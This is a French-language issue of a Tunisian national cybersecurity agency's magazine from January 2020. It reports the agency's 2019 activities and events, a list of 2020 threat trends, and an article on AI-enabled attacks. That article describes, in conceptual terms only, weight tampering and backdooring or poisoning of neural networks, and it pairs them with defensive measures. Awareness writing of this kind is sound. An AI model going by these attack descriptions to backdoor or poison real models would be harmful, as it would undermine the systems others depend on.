
SAHER Magazine

Agence Nationale de la Sécurité Informatique

N°9
Jan. 2020



Intelligence Artificielle

La nouvelle arme pour les pirates

Tendances 2020


Top 10 des menaces à surveiller en 2020

Bilan 2019

Retour sur les évènements qui ont marqué l'année

الوكالة الوطنيّة للسّلامة المعلوماتيّة
Agence Nationale de la Sécurité Informatique

Retours sur les évènements qui ont marqué 2019



Durant l'année 2019, l'ANSI a poursuivi la mise en œuvre des missions qui lui ont été confiées par la loi n° 05 de 2004 et conformément aux objectifs fixés dans le plan stratégique national Tunisie 2020, notamment en matière de soutien à la confiance numérique et de renforcement de la sécurité des systèmes et réseaux informatiques, ce qui contribue à l'avancement de l'économie numérique dans notre pays. Dans cet article, nous dressons le bilan de cette année pour les services suivants: l'audit, la réponse aux incidents, CERT, ISAC et la sensibilisation.

- Audit de la sécurité des systèmes d'information

Parmi les principaux rôles de cette direction est l'étude et l'évaluation de la qualité des rapports d'audit reçus, la détermination des insuffisances et la proposition des recommandations adéquates. Jusqu'à fin Novembre de cette année, l'agence a constaté une baisse de 30% par rapport au nombre de rapports d'audit reçus durant 2018. Cependant, la répartition des rapports selon le secteur d'activité reste la même avec le secteur bancaire en tête de liste suivi par le secteur des TIC.

Toutefois, cette année a été riche en évènements pour cette direction sur plusieurs plans. En effet, elle a lancé, en premier lieu, une plateforme "d'auto-évaluation du niveau de sécurité des systèmes d'information" qui permet aux

structures et institutions nationales de mesurer l'état actuel de la gestion de la sécurité des systèmes d'information et d'évaluer sa maturité par rapport aux bonnes pratiques de la norme ISO 27002, cette plateforme propose aussi des recommandations adaptées à la réalité des organismes en fonction des réponses fournies.

En second lieu, une mise a jour concernant l'activité de l'audit de la sécurité informatique a été apportée. En effet, cette activité est désormais soumise au régime de cahiers des charges fixé par l'arrêté du ministre des technologies de la communication et de l'économie numérique et du ministre du développement, de l'investissement et de la coopération internationale du 01 Octobre 2019.

- Réponse aux incidents

La réponse aux incidents cybernétiques constitue l'un des piliers de l'ANSI, ce service traite les incidents qui lui parviennent des différentes institutions et fournit l'assistance technique nécessaire en cas de besoin. Pour cette année, près de 240 incidents ont été déclarés à ce service avec une domination des attaques virales (près de 77%), ces attaques comportent les virus, ransomwares, etc.., suivi par les attaques de type escroquerie (14%).

- TunCERT

L'Agence Nationale de la Sécurité Informatique met à la disposition des internautes un centre d'assistance et de soutien en matière de sécurité informatique (Computer Emergency Response Team). Ce centre offre gratuitement l'assistance nécessaire aussi bien aux citoyens qu'aux professionnels concernant tous les problèmes ayant trait à la sécurité des systèmes d'information et veille à la disponibilité des moyens appropriés, aptes à assurer la protection de l'espace cybernétique national.

Le TunCERT a publié pendant cette année presque une centaine de bulletin d'alertes concernant des virus et des vulnérabilités dont le niveau de gravité varie de grave à extrememement grave.
Durant l'année écoulée le TunCERT a aussi accompagné plusieurs CERTs à adhérer aux CERTs internationaux comme le AfricaCERT pour le Rwanda et le FIRST pour CSIRT.tn, le premier CERT national privé.

- SAHER

"SAHER" est une compilation de plusieurs outils qui intègre des éléments techniques et des composants de gestion des flux d'information afin de rassembler des données relatives à la cyber-sécurité qui seront analysés avec des méthodes intelligentes. Ce qui permet d'évaluer et de mesurer les risques et les menaces et d'analyser les impacts sur les différents composants du cyberespace national. SAHER représente donc un système de support décisionnel pour aider à mesurer le niveau d'alerte de sécurité national à partir d'une énorme quantité d'évènements analysés.

Cette année, une nouvelle solution est venue renforcer la plateforme nationale de détection des menaces cybernétiques "SAHER", il s'agit de la solution ARBOR pour la détection des attaques de type DDOS.

Notons que la plateforme SAHER détecte en moyenne 2 millions de tentatives d'attaques cybernétiques par trimestre réparties entre des attaques de type trojan, des tentatives de vol de données ou des tentatives de piratage de comptes ou d'applications Web.

- Formations/ sensibilisation

Comme chaque année, l'ANSI participe dans plusieurs formations, workshop, actions de sensibilisation, etc...
Mais la grande nouveauté concernant la formation est sans nul doutes celle du lancement en 2020 du premier Master professionnel co-construit en partenariat avec l'École supérieure des communications de Tunis Sup'Com et intitulé « Cyber sécurité opérationnelle » et ce pour le renforcement des capacités et de l'employabilité des diplômés de l'enseignement supérieur. Une convention de partenariat avec ladite école a été signée en mai 2019.

- CyberDrill

Le Cyberdrill est devenu un des évènements incontournables de l'ANSI, et ce depuis sa première édition en 2016, en effet chaque année et à la même période, les professionnels de la sécurité informatique ont rendez-vous avec les scénarios proposés par l'ANSI afin de tester leur niveau de réactivité face aux attaques proposées. Comme à l'accoutumée, deux Cyberdrill ont été organisés cette année, un de niveau national qui a été très apprécié par les participants sur les plans organisationnel et technique et un deuxième Cyberdrill sectoriel qui a été organisé au sein de l'ANSI.

- Suivi des infrastructures critiques

Deux évènements majeurs ont été organisés par l'ANSI concernant le suivi des infrastructures critiques et qui ont eu comme but de dégager les bonnes pratiques de sécurité concernant ces domaines d'activités.
l'ANSI a participé activement dans l'élaboration de la Stratégie nationale de cybersécurité qui a été publiée en décembre 2019.

L'ANSI a aussi assisté à plusieurs réunions techniques avec le centre Informatique du ministère de la santé en vue de développer et lancer un CERT pour ce secteur.

Perspectives

Bien que cette année a été bien riche en évènements et challenges, beaucoup de défis restent à relever durant les années à venir surtout avec le nouveau code numérique en cours d'approbation.
En effet, ce nouveau code va éventuellement procurer à l'ANSI de nouvelles prérogatives élargissant ainsi l'éventail de ses fonctions.


Publication de la Stratégie Nationale de Cybersécurité

M. Anwar Maarouf, ministre des Technologies de la communication et de l'économie numérique, accompagné du général de division Mohamed Salah Hamdi, Conseiller à la sécurité nationale auprès du président de la république, a supervisé un symposium pour présenter la stratégie nationale de cybersécurité, en présence de représentants des secteurs public, privé et de la société civile, et ce le 9 décembre 2019 au sein du Ministère des technologies de la communication et de l'économie numérique.

Cette stratégie était basée sur une approche participative, qui a été préparée par des spécialistes et des compétences nationales dans le domaine, en s'appuyant sur les résultats des analyses des cyberrisques au niveau national.
Cette stratégie est considérée comme une étape importante pour rendre l'État tunisien capable de prévenir les cybermenaces et d'assurer la confiance numérique et le leadership dans le domaine numérique.

Elle veille également à développer le système juridique pour le domaine numérique tout en créant des mécanismes de coopération aux niveaux local et mondial pour gérer les risques qui menacent le cyberespace et fournir des compétences nationales.

Cette stratégie définit un ensemble d'orientations portant sur cinq domaines, à savoir:
- Orientations et stratégies sectorielles
- Cadre juridique et réglementaire
- Éducation, formation et compétences
- Cyber culture et société
- Normes et technologies



Il est à noter que cette stratégie a été approuvée le 22 octobre 2019 par le président de la République.

La stratégie peut être consultée via le lien suivant: https://ncss.ansi.tn/

Protection des infrastructures d'information critiques

L'Agence Nationale de la Sécurité Informatique a organisé, le jeudi 5 décembre 2019, un atelier consacré à la "Protection des infrastructures d'information critiques". Ce workshop vise à élever le niveau de résilience des infrastructures d'information critiques contre diverses cyberattaques.

Cet atelier a été programmé suite à la réussite du premier séminaire qui s'est déroulé les 25 et 26 septembre 2019 et qui a été organisé et financé par l'instrument d'assistance technique et d'échange d'informations de la Commission européenne (TAIEX), en collaboration avec l'Agence Nationale de la Sécurité Informatique, portant sur le thème « La résilience des infrastructures d'information d'importance vitale ».

Pour rappel, l'organisation de cet atelier s'inscrit dans le cadre de l'élaboration des composantes de la "Stratégie nationale de cyberdéfense" en application des résolutions du Conseil de sécurité nationale.

Un certain nombre de responsables de la sécurité des systèmes d'information auprès des structures nationales et des institutions concernées par divers secteurs vitaux ont participé à cette manifestation.

Au cours de l'atelier, plusieurs axes ont été abordés, tels que: la vision participative de l'agence sur la protection des infrastructures vitales, les dimensions organisationnelles de la protection des infrastructures d'information, et le mode opératoire des centres sectoriels de réponse aux urgences d'information et de sécurité opérationnelle.

Parallèlement à l'atelier susmentionné, des ateliers sectoriels ont été organisés, au cours desquels des propositions de mécanismes et de pratiques dans le domaine de la protection des infrastructures d'information vitales ont été étudiées.

Atelier régional de l'UIT pour l'Afrique et les régions arabes portant sur les "Stratégies nationales de cybersécurité"

L'atelier régional de l'UIT pour l'Afrique et les régions arabes portant sur les «Stratégies nationales de cybersécurité» a été organisé par l'Union Internationale des Télécommunications (UIT) en collaboration avec l'Agence Nationale de la Sécurité Informatique (ANSI) et en partenariat avec l'ARCC et Deloitte ainsi que l'Office National du Tourisme Tunisien.

Cet atelier est organisé dans le cadre de l'Initiative régionale de l'UIT pour l'Afrique et les régions arabes sur le renforcement de la confiance dans l'utilisation des technologies de l'information et de la communication adoptée par la Conférence mondiale de développement des télécommunications de l'UIT 2017 (CMDT-17), qui vise entre autres à l'élaboration ou à l'examen des stratégies nationales de cybersécurité et au partage des meilleures pratiques nationales et régionales et des études de cas.

Les travaux du Workshop étaient basés sur des exercices et des études de cas ainsi que les échanges d'expériences de plusieurs pays notamment l'Arabie Saoudite , Burkina Faso, Kenya et la Mauritanie.

4-7 Novembre 2019

Formation à la cybersécurité pour les équipes régionales africaines de réponse aux incidents de sécurité informatique

Participation de l'Agence Nationale de la Sécurité Informatique aux workshops intitulés "Cyber Security Training for African Regional Computer Security Incident Response Teams" qui ont eu lieu à Nairoubi, Kenya du 4 au 7 Novembre 2019.

28 Octobre 2019

Workshop : Assurance qualité, fiabilité et sécurité des logiciels et cybersécurité

L'Agence Nationale de la Sécurité Informatique a organisé le Lundi 28 Octobre 2019, un Workshop sur le thème « Software quality assurance, software reliability and security, and cyber security ». Cet atelier a été animé par Dr. Mohammad Zulkernine, Professor and Graduate Chair à Queen's University Kingston, Canada, en collaboration avec Dr. Habib Kammoun, responsable de la section IEEE en Tunisie (IEEE Tunisian Section www.ieee.tn).

15 Novembre 2019

Nouveautés pour les experts auditeurs

Suite à la publication de l'arrêté du ministre des technologies de la communication et de l'économie numérique et du ministre du développement, de l'investissement et de la coopération internationale, fixant le cahier des charges relatif à l'exercice de l'activité d'audit dans le domaine de la sécurité informatique, l'ANSI a organisé une réunion d'information et de concertation avec les experts auditeurs le vendredi 15 Novembre 2019.

La réunion a été l'occasion pour présenter les nouvelles dispositions prévues par ledit arrêté et échanger sur divers sujets en relation avec l'activité d'audit.

27-28 Octobre 2019

Sommet régional de la cybersécurité, Muscat, Oman

Participation de l'ANSI et les compétences tunisiennes dans le domaine de Cyber-sécurité à la 8e édition du sommet régional de la Cyber-sécurité à Muscat, Oman.

Cette édition a été marquée par la présence de plusieurs compétences tunisiennes dans le domaine de la cybersécurité, ayant tous fait partie de l'équipe de l'ANSI auparavant.

16-18 Décembre 2019

Cyber Security Days de l'univertité de Gabes

L'Agence Nationale de la Sécurité Informatique a participé aux "Cyber Security Days of Gabes University" organisés par l'université de Gabes et ce, du 16 au 18 Décembre 2019 à l'Hotel Seabel Rym Beach Hôtel à Djerba.

Lors de cet événement, des Workshops ainsi que des challenges ont été proposés aux participants dans le but d'améliorer leur réactivités aux menaces cybernétiques.

Intelligence artificielle : la nouvelle arme pour les pirates

Aujourd'hui, l'intelligence artificielle devient de plus en plus impliquée dans notre quotidien, surtout dans le domaine du cyber sécurité. Néanmoins, comme tout moyen, elle peut être détournée à une arme utilisée par les pirates. Cet article a été rédigé par Amal Menzli, Ingénieur Data Science, et s'adresse à toute personne intéressée par le Deep learning du point de vue de la sécurité.

1. Fusion entre IA et le cyber sécurité dans les grandes entreprises :

Le monde des affaires met l'accent sur la confidentialité et la protection des données des clients en adoptant une approche de sécurité basée sur les risques. Dans le même contexte, les entreprises choisissent l'IA comme technologie défendant contre les cybermenaces. Parmi ces entreprises, on peut citer :

- Darktrace: c'est un leader mondial avec plus de 30 bureaux dans le monde. Elle a aidé des milliers d'entreprises dans divers secteurs à détecter et combattre les cybermenaces en temps réel. La plateforme d'IA de Darktrace analyse les données du réseau pour effectuer des calculs, identifie des modèles et aide les organisations à détecter les cybermenaces émergentes.
- Cynet: Cynet 360 utilise l'IA pratiquement dans toutes les étapes des services de protection, elle recherche en permanence des vulnérabilités et des activités suspectes et applique des actions précises de protection la violation d'un système.

FireEye: elle fournit une plate-forme complète qui comprend la prévention, la détection, la réponse, et aide à se défendre de manière proactive contre les menaces futures.

- Cylance: c'est une plateforme d'intelligence artificielle qui aide à prévenir les menaces avant qu'elles ne causent des dommages, à prévoir et à protéger contre les attaques cybernétiques.
- Symantec: elle offre une plateforme qui défend les clouds, les terminaux et les infrastructures avec une gestion de la sécurité guidée par l'intelligence artificielle.
- Fortinet: elle fournit un produit basé sur l'IA appelé FortiWeb : c'est un pare-feu d'application Web qui utilise l'apprentissage automatique et deux couches de probabilités statistiques pour détecter avec précision les menaces.
- Vectra : c'est un leader mondial présentant une plateforme de la détection et de réponse aux menaces basées sur l'IA.

Comme déjà vu dans ce qui précède, l'IA est très efficace mais elle pourrait être exploitée par les cybercriminels.

2. Intelligence artificielle et attaque « adversarial » :


Une attaque « adversarial » consiste en réalité à modifier les entrées dans les modèles d'apprentissage pour fausser le résultat qu'elles produisent. Ce type d'attaque peut être produit suite à des techniques de l'intelligence artificielle. On peut citer l'exemple suivant :

a. Piratage de « Neural Network »

Les réseaux de neurones ou neural network (en anglais) sont largement utilisés, avec des applications pour les opérations financières, l'analyse commerciale et la maintenance des produits. Ils sont aussi « hackable ». Dans ce qui suit, nous présentons certaines des méthodes qui peuvent être utilisées pour exploiter ces réseaux :

- Attaques sur les poids et les biais :

Les poids et les biais sont les paramètres apprenables d'un modèle d'apprentissage. En plus des réseaux de neurones, ils apparaissent avec les mêmes noms dans d'autres modèles



tels que la régression linéaire. La plupart des algorithmes d'apprentissage incluent certains paramètres pouvant être appris comme celui-ci. Les valeurs de ces paramètres avant le début de l'apprentissage sont initialisées de manière aléatoire. Ensuite, lorsqu'ils sont présentés avec des données pendant l'entraînement, ils sont ajustés vers des valeurs qui ont une sortie correcte.

Une augmentation très élevée du biais ou poids modifie inconvenablement les quantités d'entrées ou de sorties d'un modèle.
- Backdooring et injection des malwares
Ici, on entraîne le modèle à partir de zéro et on intègre la porte dérobée dans le « training set ». C'est juste un empoisonnement du réseau de neurones. Comme la méthode de backdooring, le modèle peut aussi être formé à injecter du contenu malveillant comme les malwares.

b. Conseils pour protéger votre réseau neuronal
Nous devons toujours nous préparer à lutter contre ces attaques :
Pour les attaques sur poids et biais, on doit traiter le fichier modèle comme une base de données sensible, on n'a pas besoin d'un "accès en lecture et en écriture" et on doit peut-être le crypter.

Pour le backdooring, on peut effectuer des vérifications d'intégrité du réseau neuronal en utilisant périodiquement des exemples négatifs. Il existe des méthodes conçues pour atténuer les effets des portes dérobées et des empoisonnements, comme fine-pruning et AUROR.
Il existe d'autres attaques possibles qu'on n'a pas évoquées ici.
Pour conclure, l'IA a bien résolu certains problèmes pour les entreprises, mais elle finit par être une arme servant les pirates. Peut-être demain, les machines intelligentes pourraient mener leur propre cyberguerre.

Source :
https://medium.com/analytics-vidhya/artificial-intelligence-as-a-weapon-for-hackers-fccec8f44275

28 Novembre 2019

Workshop "IA, Big Data et cybersécurité"

L'Agence Nationale de la Sécurité Informatique a organisé, le Jeudi 28 Novembre 2019, en collaboration avec IEEE Tunisian Chapter, un workshop sous le thème "IA, Big Data et Cybersécurité".

Cet atelier, qui a eu lieu aux locaux de l'ANSI, a été réalisé dans le cadre de la deuxième édition des rencontres entre les professionnels et les chercheurs dans le domaine de la cybersécurité afin de fructifier la collaboration entre leurs milieux respectifs dans le but de promouvoir l'industrie tunisienne tout en valorisant la recherche scientifique dans ce domaine qui nécessite des compétences pluridisciplinaires, en considérant la montée en puissance de la complexité des menaces cybernétiques.

TOP 10 des tendances en cybersécurité à surveiller en 2020

Les cybercrimes sont de plus en plus fréquents et ravageurs. Alors que le monde devient de plus en plus numérisé, la cybersécurité ne peut plus être mise en veilleuse. Les organisations sont de plus en plus conscientes de l'importance de la cybersécurité, la plupart ont du mal à définir et à mettre en œuvre les mesures de sécurité requises, allant de la protection des équipements et du réseau jusqu'aux données même à caractère personnel.
Voici les principales tendances en matière de sécurité qui sont susceptibles d'avoir un impact sur les entreprises et les consommateurs en 2020.


1. Les violations des données

Les violations de données constituent actuellement le principal problème de cybersécurité, et cela devrait se poursuivre aussi longtemps que les données personnelles resteront une marchandise précieuse sur le marché noir. Assurer la confidentialité des données, et en particulier les données personnelles, restera probablement une priorité pour les organisations. Cela est dû en partie à une législation de plus en plus stricte sur la vie privée, comme la loi sur la protection des données personnelles de l'INPDP, mais aussi aux organisations qui sont de plus en plus conscientes des conséquences négatives d'une atteinte à leur image. Les failles des applications Web étant la principale source de violations de données, garantir leur sécurité est devenu une priorité absolue pour toutes les organisations.

2. Le déficit des compétences en cybersécurité

La demande de professionnels de la cybersécurité continue de dépasser l'offre, même si les équipes de sécurité doivent faire face à plus de menaces que jamais. Avec près de deux organisations sur trois dans le monde signalant une pénurie de personnel de sécurité informatique, les outils de sécurité automatisés tels que les solutions de gestion des vulnérabilités en ligne deviennent rapidement essentiels pour maintenir un bon niveau de sécurité. Les produits modernes peuvent même permettre à une petite équipe de sécuriser efficacement plusieurs sites et applications Web, offrant une alternative aux problèmes de recrutement pressants.

3. Problèmes de sécurité dans le cloud



Alors que les processus métier, l'infrastructure et les données sont de plus en plus transférés vers le cloud, la protection des informations et des infrastructures critiques nécessite des approches complètement nouvelles en matière de sécurité d'entreprise. Les menaces basées sur le cloud continueront inévitablement de croître, en effet, des compartiments de données mal sécurisés ou configurés augmentent le risque de violations de données majeures pour les organisations, grandes ou petites soient elles, et les services cloud non autorisés peuvent facilement être ajoutés par les utilisateurs finaux. Les organisations découvrent que la gestion manuelle de la sécurité n'est plus possible pour les grandes infrastructures d'applications Web, ce qui les oblige à repenser à leur approche concernant la sécurité de ces applications.

4. Automatisation et intégration dans la cybersécurité

Les professionnels de la sécurité, les développeurs et les ingénieurs sont tous sous pression pour l'automatisation et l'intégration de la sécurité à tous les niveaux. En intégrant la sécurité dans des processus agiles tels que CI / CD et DevOps , les organisations peuvent gérer efficacement les risques tout en maintenant le rythme et la qualité de développement requis. Les applications Web tentaculaires combinant plusieurs services Web sont de plus en plus difficiles à sécuriser et les solutions automatisées deviennent une nécessité pour réduire la charge de travail des équipes en sous-effectif.

5. Une prise de conscience croissante de l'importance de la cybersécurité

Avec la transformation numérique en cours dans de nombreuses organisations, la sensibilisation aux défis de la cybersécurité continue de croître non seulement pour les grandes mais aussi

pour les petites entreprises. De plus en plus d'entreprises se rendent compte qu'avoir une stratégie de cybersécurité efficace et un plan de réponse aux cyberincidents est une nécessité, pas un luxe. La formation à la sécurité de l'information devient monnaie courante pour tout le personnel afin d'améliorer la cyber-hygiène et de maintenir une posture de sécurité solide à tous les niveaux de l'organisation. La sécurité gagne également une place permanente dans le cycle de vie du développement logiciel afin d'intégrer la sécurité à toutes les étapes du développement .

6. Les appareils mobiles constituent un risque majeur de cybersécurité

Le nombre d'appareils mobiles utilisés par les employés continue d'augmenter, tout comme la quantité de données d'entreprise stockées sur ces appareils. Bien que l'impact commercial direct des logiciels malveillants mobiles soit faible, nous pouvons nous attendre à une augmentation du nombre de violations de données liées à la mauvaise utilisation des appareils mobiles. Chaque appareil utilisé pour accéder aux systèmes de l'entreprise est un autre point de terminaison à sécuriser. Un moyen de réduire les risques consiste donc à fournir un accès via une infrastructure d'application Web sécurisée avec gestion des vulnérabilités en temps réel.


7. Impact accru des cyberattaques parrainées par l'État

Les menaces avancées persistantes soutenues par les acteurs des États-nations constituent désormais une partie importante du paysage de la sécurité mondiale. Les cybercriminels soutenus officieusement par l'État peuvent exécuter des attaques DDoS, provoquer des violations de données de grande envergure, voler des secrets politiques et industriels, diffuser des informations erronées, influencer l'opinion et les événements mondiaux et réduire au silence les voix défavorables. Alors que les tensions politiques s'intensifient, nous pouvons nous attendre à ce que ces activités s'intensifient - et le maintien de la sécurité face à des attaquants avancés répartis dans le monde entier ayant accès à des exploits zero-day obligera les grandes entreprises et les organisations gouvernementales à déployer des solutions également avancées pour détecter et éliminer les vulnérabilités émergentes.

8. Risques liés aux appareils IoT

Dans la course à la livraison de nouveaux produits et technologies, la sécurité est rarement la première considération, il n'est donc pas surprenant que l'espace IoT (Internet des objets) en plein essor ait apporté une multitude de failles de sécurité: Informations d'identification codées en dur, communication sans fil non sécurisée, données personnelles non chiffrées, mises à jour de micrologiciel non vérifiées, interfaces Web vulnérables,... et la liste est bien longue. Les appareils IoT compromis tels que les routeurs et les serveurs NAS peuvent fournir un accès aux communications et aux données, servir de points d'entrée pour de nouvelles attaques ou agir comme des drones d'attaque DDoS, tandis que les produits domotiques et les appareils portables peuvent être utilisés pour voler des informations personnellement identifiables et d'autres données utile aux criminels.

9. L'IA des deux côtés de la barrière



Les progrès de l'intelligence artificielle (IA) font entrer les technologies d'apprentissage automatique dans de plus en plus de produits dans tous les secteurs de marché, y compris la cybersécurité. Des algorithmes d'apprentissage en profondeur sont utilisés pour la détection des visages, le traitement du langage naturel et la détection des menaces. Cependant, l'IA est également armée par les cybercriminels pour développer des logiciels malveillants et des méthodes d'attaque de plus en plus sophistiqués, obligeant les organisations à déployer des solutions heuristiques avancées plutôt que de s'appuyer sur des vulnérabilités connues et des signatures d'attaque.

10. La menace de phishing toujours persistante


Les attaques de phishing restent une méthode efficace pour voler des informations d'identification et des identités, distribuer des logiciels malveillants, provoquer des paiements frauduleux, le cryptojacking (extraction de crypto-monnaie) et ainsi de suite, et la menace ne disparaîtra pas d'ici un an. Il en va de même pour les attaques de rançongiciels, qui continuent de fournir une source solide de revenus pour la cybercriminalité internationale. Une protection efficace nécessite non seulement une formation appropriée en matière de cybersécurité pour tous les employés et partenaires commerciaux, mais également une gestion approfondie de la sécurité et des vulnérabilités pour empêcher les attaquants d'obtenir des informations confidentielles utilisées dans les tentatives de phishing.

